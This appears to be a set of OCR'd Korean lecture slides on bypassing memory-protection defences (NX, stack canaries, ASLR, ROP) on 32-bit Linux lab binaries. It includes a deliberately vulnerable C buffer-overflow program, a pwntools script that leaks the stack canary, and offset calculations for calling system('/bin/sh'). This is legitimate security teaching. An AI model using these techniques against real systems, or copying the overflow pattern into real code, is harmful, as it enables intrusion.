
방어 메커니즘 우회

- NX (W^X)
  - 우회 방법 설명
    - Return To Libc (RTL)
  - 아이디어
    - 실행 가능한 영역으로 뛰자! (라이브러리 영역!)



방어 메커니즘 우회

- Smash Stack Protector (SSP)
  - 스택 카나리 종류
    - **Null Terminator Canary**
    - Random Canary
    - Random XOR Canary




```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804849b <+0>:     push   ebp
   0x0804849c <+1>:     mov    ebp,esp
   0x0804849e <+3>:     sub    esp,0x14
   0x080484a1 <+6>:     mov    eax,gs:0x14
   0x080484a7 <+12>:    mov    DWORD PTR [ebp-0x4],eax
   0x080484aa <+15>:    xor    eax,eax
   0x080484ac <+17>:    push   0x40
   0x080484ae <+19>:    lea    eax,[ebp-0x14]
   0x080484b1 <+22>:    push   eax
   0x080484b2 <+23>:    push   0x0
   0x080484b4 <+25>:    call   0x8048350 <read@plt>
   0x080484b9 <+30>:    add    esp,0xc
   0x080484bc <+33>:    lea    eax,[ebp-0x14]
   0x080484bf <+36>:    push   eax
   0x080484c0 <+37>:    push   0x8048570
   0x080484c5 <+42>:    call   0x8048360 <printf@plt>
   0x080484ca <+47>:    add    esp,0x8
   0x080484cd <+50>:    mov    eax,0x0
   0x080484d2 <+55>:    mov    edx,DWORD PTR [ebp-0x4]
   0x080484d5 <+58>:    xor    edx,DWORD PTR gs:0x14
   0x080484dc <+65>:    je     0x80484e3 <main+72>
   0x080484de <+67>:    call   0x8048370 <__stack_chk_fail@plt>
   0x080484e3 <+72>:    leave
   0x080484e4 <+73>:    ret
```

```
gdb-peda$ x/40wx $esp
0xffffd2d4:     0x41414141      0x0804840a      0x00000000      0xf7fb9000
0xffffd2e4:     0x3dc04900      0x00000000      0xf7e22637      0x00000001
```

canary ebp return

방어 메커니즘 우회

- Smash Stack Protector (SSP)
  - 우회 방법 설명
    - 무작위 대입 (32bit)
    - Canary = 4바이트 – 1바이트 (Null) = 3바이트
    - $2^{3byte*8bit/byte} = 2^{24} = 16777215$ 가지 !!? 무작위 대입이 가능 할 것 같다!!??
    - 하지만 매번 실행 시 마다 변경 되기 때문에 사실상 확률은 1/16,777,215
      - 참고로 로또 1등 당첨 확률은 1/8,145,060
    - 여기서 생기는 의문점?
      - 처음에 가져오는 카나리는 도대체 어디서 가져오는 것일까?
      - gs:0x14 ??

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804849b <+0>:     push   ebp
   0x0804849c <+1>:     mov    ebp,esp
   0x0804849e <+3>:     sub    esp,0x14
   0x080484a1 <+6>:     mov    eax,gs:0x14
   0x080484a7 <+12>:    mov    DWORD PTR [ebp-0x4],eax
```

방어 메커니즘 우회

- Smash Stack Protector (SSP)
  - 우회 방법 설명
    - gs: Thread Control Block (which stores Thread Local Storage, aka TLS)
    - 원본 카나리는 TLS 에 존재!!
    - TLS는 런타임에 고정적이지 않은 메모리에 올라오기 때문에 노출이 힘듦
      - But! 불가능 한 것은 아님!


```
typedef struct {
  void *tcb;                /* gs:0x00 Pointer to the TCB. */
  dtv_t *dtv;               /* gs:0x04 */
  void *self;               /* gs:0x08 Pointer to the thread descriptor.  */
  int multiple_threads;     /* gs:0x0c */
  uintptr_t sysinfo;        /* gs:0x10 Syscall interface */
  uintptr_t stack_guard;    /* gs:0x14 Random value used for stack protection */
  uintptr_t pointer_guard;/* gs:0x18 Random value used for pointer protection */
  int gscope_flag;          /* gs:0x1c */
  int private_futex;        /* gs:0x20 */
  void *__private_tm[4];    /* gs:0x24 Reservation of some values for the TM ABI.  */
  void *__private_ss;       /* gs:0x34 GCC split stack support.  */
} tcbhead_t;
```


gs:0x14

http://www.software-architect.net/blog/article/date/2015/03/31/the-gs-segment-and-stack-smashing-protection-1.html

방어 메커니즘 우회


- Smash Stack Protector (SSP)
  - 우회 방법 설명
    - gs: Thread Control Block (which stores Thread Local Storage, aka TLS)
    - 키워드는 TLS !!!
    - 먼저, fork 데몬을 이용한 네트워크 서비스 동작 방식을 살펴 보면 다음과 같음






방어 메커니즘 우회

- Smash Stack Protector (SSP)
  - 우회 방법 설명
    - Canary가 프로세스 단위로 생성되기 때문에
      - **첫 번째 경우, 자식 프로세스가 항상 동일한 Canary 를 생성하게 됨**
      - 두 번째 경우, 자식 프로세스가 항상 새로운 Canary 를 생성하게 됨





방어 메커니즘 우회

- Smash Stack Protector (SSP)
  - 우회 방법 설명
    - 무작위 대입 (32bit)
    - Canary = 4바이트 – 1바이트 (Null) = 3바이트
    - $2^{3byte*8bit/byte} = 2^{24} = 16777215$ 가지 !!? 무작위 대입이 가능 할 것 같다!!??
    - 하지만 매번 실행 시 마다 변경 되기 때문에 사실상 확률은 1/16,777,215
      - 참고로 로또 1등 당첨 확률은 1/8,145,060
    - fork – without execve 프로세스의 경우, 3바이트를 맞추면 되기 때문에
      - $2^8 + 2^8 + 2^8 = 768$가지
      - 위 값은 확률이 아니라 최악의 경우에도 768가지면 정확한 카나리 추측이 가능

방어 메커니즘 우회

- Smash Stack Protector (SSP)
  - 우회 방법 설명
    - 정보 노출 버그를 이용하여 Canary 노출

```c
#include <stdio.h>

int main()
{
    char buf[16];
    read(0, buf, 64);

    printf("%s", buf);
    return 0;
}
```

buf	41414141
	41414141
	41414141
	41414141
canary	94CEA75A
	ebp
	ret

```python
from pwn import *
target = "./canary"

r = process(target)

r.send("A"*16 + "Z")
data = r.recv()
data = data.split("Z")[1][:3][::-1] + "\x00"

print "Canary is : " + data.encode("hex")
```

```
hackability@ubuntu:~/system_hacking/vul_examples/02$ python canary.py
[+] Starting local process './canary': Done
Canary is : 94cea700
[*] Stopped program './canary'
```


방어 메커니즘 우회

- ASLR (Address Space Layer Randomization)
  - 라이브러리 기본 주소를 실행 시 임의로 변경
  - ldd 를 사용하여 라이브러리가 로드 되는 주소를 확인

```
hackability@ubuntu:~/system_hacking/practice/02$ ldd bof_01_basic_bof
        linux-gate.so.1 =>  (0xf777f000)
        libc.so.6 => /lib32/libc.so.6 (0xf75b0000)
        /lib/ld-linux.so.2 (0x56566000)
hackability@ubuntu:~/system_hacking/practice/02$ ldd bof_01_basic_bof
        linux-gate.so.1 =>  (0xf7788000)
        libc.so.6 => /lib32/libc.so.6 (0xf75b9000)
        /lib/ld-linux.so.2 (0x565f1000)
hackability@ubuntu:~/system_hacking/practice/02$ ldd bof_01_basic_bof
        linux-gate.so.1 =>  (0xf77bc000)
        libc.so.6 => /lib32/libc.so.6 (0xf75ed000)
        /lib/ld-linux.so.2 (0x565c0000)
hackability@ubuntu:~/system_hacking/practice/02$ ldd bof_01_basic_bof
        linux-gate.so.1 =>  (0xf7730000)
        libc.so.6 => /lib32/libc.so.6 (0xf7561000)
        /lib/ld-linux.so.2 (0x56650000)
```

방어 메커니즘 우회

- ASLR (Address Space Layer Randomization)
  - 기존의 익스플로잇 페이로드에 문제가 생김



1. system 함수의 주소가 랜덤하여 상수로 넣을 수 없음

2. stack 주소가 랜덤하여 buf 주소를 상수로 넣을 수 없음

방어 메커니즘 우회

- ASLR (Address Space Layer Randomization)
  - System 함수 주소 해결책
    - libc.so.6 의 기본 주소를 구한 뒤 + offset 연산을 이용하여 system 함수 위치 계산
  - libc.so.6 의 주소를 계산하기 위해
    - 라이브러리의 기본 주소를 구하지 않고 __libc_start_main의 주소를 노출
    - _start 함수에서 __libc_start_main을 호출 하기 때문에 got에 함수 주소가 올라감

```
.text:08048370                 public _start
.text:08048370 _start          proc near
.text:08048370                 xor     ebp, ebp
.text:08048372                 pop     esi
.text:08048373                 mov     ecx, esp
.text:08048375                 and     esp, 0FFFFFFF0h
.text:08048378                 push    eax
.text:08048379                 push    esp             ; stack_end
.text:0804837A                 push    edx             ; rtld_fini
.text:0804837B                 push    offset __libc_csu_fini ; fini
.text:08048380                 push    offset __libc_csu_init ; init
.text:08048385                 push    ecx             ; ubp_av
.text:08048386                 push    esi             ; argc
.text:08048387                 push    offset main     ; main
.text:0804838C                 call    ___libc_start_main
.text:08048391                 hlt
.text:08048391 _start          endp
```

초기 시작 루틴

```
.got.plt:0804A00C off_804A00C     dd offset read          ; D
.got.plt:0804A010 off_804A010     dd offset system        ; D
.got.plt:0804A014 off_804A014     dd offset __libc_start_main
.got.plt:0804A014                                         ; D
.got.plt:0804A018 off_804A018     dd offset write         ; D
```

__libc_start_main 의 실제 함수 주소가 올라오는 곳

방어 메커니즘 우회

- ASLR (Address Space Layer Randomization)
  - __libc_start_main 함수 주소를 어떻게 노출?
    - ASLR을 우회하기 위해서는 대부분 정보 노출 버그가 필요
    - 이제는 정보 노출 버그 + 오버플로우 버그를 통합하여 공격!
  - Stage 1 (필요한 정보 들을 노출 시킴)
    - __libc_start_main
    - 그 외 다른 함수 들도 가능
  - Stage 2
    - 필요한 정보 들을 씀
    - got table
    - bss
    - ret

방어 메커니즘 우회

- ASLR (Address Space Layer Randomization)
  - System 함수 주소 해결책
    - 문제 환경에서 동작하는 라이브러리의 오프셋을 계산 (*)
  - gdb –q /libc32/libc.so.6
    - __libc_start_main = libc_base + 0x18540
    - system = libc_base + 0x3a920

```
gdb-peda$ p __libc_start_main
$1 = {<text variable, no debug info>} 0x18540 <__libc_start_main>
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0x3a920 <system>
```

  - 우리가 __libc_start_main을 구할 수 있으면 system 주소는
    - libc_base = __libc_start_main – 0x18540
    - system = libc_base + 0x3a920
    - = (__libc_start_main – 0x18540) + 0x3a920
    - = __libc_start_main + 223e0
  - 따라서, 위를 이용해 system 함수를 구할 수 있음

방어 메커니즘 우회

- ASLR (Address Space Layer Randomization)
  - "/bin/sh" 문자열 주소 해결책
  - gdb –q /libc32/libc.so.6
    - libc에 있는 /bin/sh 문자열을 이용
    - &"/bin/sh" = __libc_start_main + 0x140b5f

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f6309f ("/bin/sh")
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/hackability/s
0x08049000 0x0804a000 r-xp      /home/hackability/s
0x0804a000 0x0804b000 rwxp      /home/hackability/s
0xf7e09000 0xf7e0a000 rwxp      mapped
0xf7e0a000 0xf7fb7000 r-xp      /lib32/libc-2.23.so
0xf7fb7000 0xf7fb9000 r-xp      /lib32/libc-2.23.so
0xf7fb9000 0xf7fba000 rwxp      /lib32/libc-2.23.so
0xf7fba000 0xf7fbe000 rwxp      mapped
0xf7fd6000 0xf7fd8000 r--p      [vvar]
0xf7fd8000 0xf7fd9000 r-xp      [vdso]
0xf7fd9000 0xf7ffb000 r-xp      /lib32/ld-2.23.so
0xf7ffb000 0xf7ffc000 rwxp      mapped
0xf7ffc000 0xf7ffd000 r-xp      /lib32/ld-2.23.so
0xf7ffd000 0xf7ffe000 rwxp      /lib32/ld-2.23.so
0xfffdd000 0xffffe000 rwxp      [stack]
```

```
gdb-peda$ p __libc_start_main
$2 = {<text variable, no debug info>} 0xf7e22540 <_
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/hackability/s
0x08049000 0x0804a000 r-xp      /home/hackability/s
0x0804a000 0x0804b000 rwxp      /home/hackability/s
0xf7e09000 0xf7e0a000 rwxp      mapped
0xf7e0a000 0xf7fb7000 r-xp      /lib32/libc-2.23.so
0xf7fb7000 0xf7fb9000 r-xp      /lib32/libc-2.23.so
0xf7fb9000 0xf7fba000 rwxp      /lib32/libc-2.23.so
0xf7fba000 0xf7fbe000 rwxp      mapped
0xf7fd6000 0xf7fd8000 r--p      [vvar]
0xf7fd8000 0xf7fd9000 r-xp      [vdso]
0xf7fd9000 0xf7ffb000 r-xp      /lib32/ld-2.23.so
0xf7ffb000 0xf7ffc000 rwxp      mapped
0xf7ffc000 0xf7ffd000 r-xp      /lib32/ld-2.23.so
0xf7ffd000 0xf7ffe000 rwxp      /lib32/ld-2.23.so
0xfffdd000 0xffffe000 rwxp      [stack]
```

방어 메커니즘 우회


- ASLR (Address Space Layer Randomization)
  - “/bin/sh” 문자열 주소 해결책
  - 고정적 위치의 read/write 페이지에 쓰기

```
.got.plt:0804A000 ; Segment type: Pure data
.got.plt:0804A000 ; Segment permissions: Read/Write
.got.plt:0804A000 _got_plt        segment dword public 'DATA' use32
.got.plt:0804A000                 assume cs:_got_plt
.got.plt:0804A000                 ;org 804A000h
.got.plt:0804A000 _GLOBAL_OFFSET_TABLE_ db    ? ;
.got.plt:0804A001                 db    ? ;
.got.plt:0804A002                 db    ? ;
.got.plt:0804A003                 db    ? ;
.got.plt:0804A004                 db    ? ;
.got.plt:0804A005                 db    ? ;
.got.plt:0804A006                 db    ? ;
.got.plt:0804A007                 db    ? ;
.got.plt:0804A008                 db    ? ;
.got.plt:0804A009                 db    ? ;
.got.plt:0804A00A                 db    ? ;
.got.plt:0804A00B                 db    ? ;
.got.plt:0804A00C off_804A00C     dd offset read          ; DATA XRE
.got.plt:0804A010 off_804A010     dd offset system        ; DATA XRE
.got.plt:0804A014 off_804A014     dd offset __libc_start_main
.got.plt:0804A014                                         ; DATA XRE
.got.plt:0804A018 off_804A018     dd offset write         ; DATA XRE
.got.plt:0804A018 _got_plt        ends
```

```
.data:0804A01C ; Segment type: Pure data
.data:0804A01C ; Segment permissions: Read/Write
.data:0804A01C _data              segment dword public 'DATA' use32
.data:0804A01C                    assume cs:_data
.data:0804A01C                    ;org 804A01Ch
.data:0804A01C                    public __data_start ; weak
.data:0804A01C __data_start       db    0                 ; Alternat
.data:0804A01C                                            ; data_sta
.data:0804A01D                    db    0
.data:0804A01E                    db    0
.data:0804A01F                    db    0
.data:0804A020                    public __dso_handle
.data:0804A020 __dso_handle       db    0
.data:0804A021                    db    0
.data:0804A022                    db    0
.data:0804A023                    db    0
.data:0804A023 _data              ends
```


방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - 프로그램 조각들을 모아 내가 원하는 실행을 하도록 만드는 기술
  - 프로그램의 조각들은 code 영역에서 가져오므로 NX 우회 가능
  - Return To Libc 와 유사




방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기 + system 함수 호출
- stage 0: 리턴 주소 덮기
  - 성공 !?



방어 메커니즘 우회


- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기 + system 함수 호출
- stage 1: __libc_start_main 주소 노출
  - puts, write 등의 정보 노출 시켜줄 수 있는 함수가 필요
  - 여기서는 puts 가 있다고 가정




```
.plt:08048340 ; int __cdecl __libc_start_main(int (__
.plt:08048340 ___libc_start_main proc near
.plt:08048340                 jmp     ds:off_804A014
.plt:08048340 ___libc_start_main endp
```

방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기 + system 함수 호출
- stage 1: __libc_start_main 주소 노출
  - BBBB? => segmentation fault
  - 계속 ROP Chain을 이어 나가기 위한 가젯 = pop ret
  - 사용된 인자 수 만큼 pop 후 ret




```
.text:08048528                 pop     ebx
.text:08048529                 pop     esi
.text:0804852A                 pop     edi
.text:0804852B                 pop     ebp
.text:0804852C                 retn
```

방어 메커니즘 우회

```
0804A000 ; Segment type: Pure data
0804A000 ; Segment permissions: Read/Write
0804A000 _got_plt        segment dword publ
0804A000                 assume cs:_got_plt
0804A000                 ;org 804A000h
0804A000 _GLOBAL_OFFSET_TABLE_ db    ? ;
0804A001                 db    ? ;
0804A002                 db    ? ;
0804A003                 db    ? ;
0804A004                 db    ? ;
0804A005                 db    ? ;
0804A006                 db    ? ;
0804A007                 db    ? ;
0804A008                 db    ? ;
0804A009                 db    ? ;
0804A00A                 db    ? ;
0804A00B                 db    ? ;
```

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 "/bin/sh₩x00" 쓰기 + system 함수 호출
- stage 2: 읽기/쓰기 가능 영역에 "/bin/sh₩x00" 쓰기
  - 쓰기를 위해 read/write 함수를 사용
  - read(stdin, 읽기/쓰기 가능 영역, 8byte)
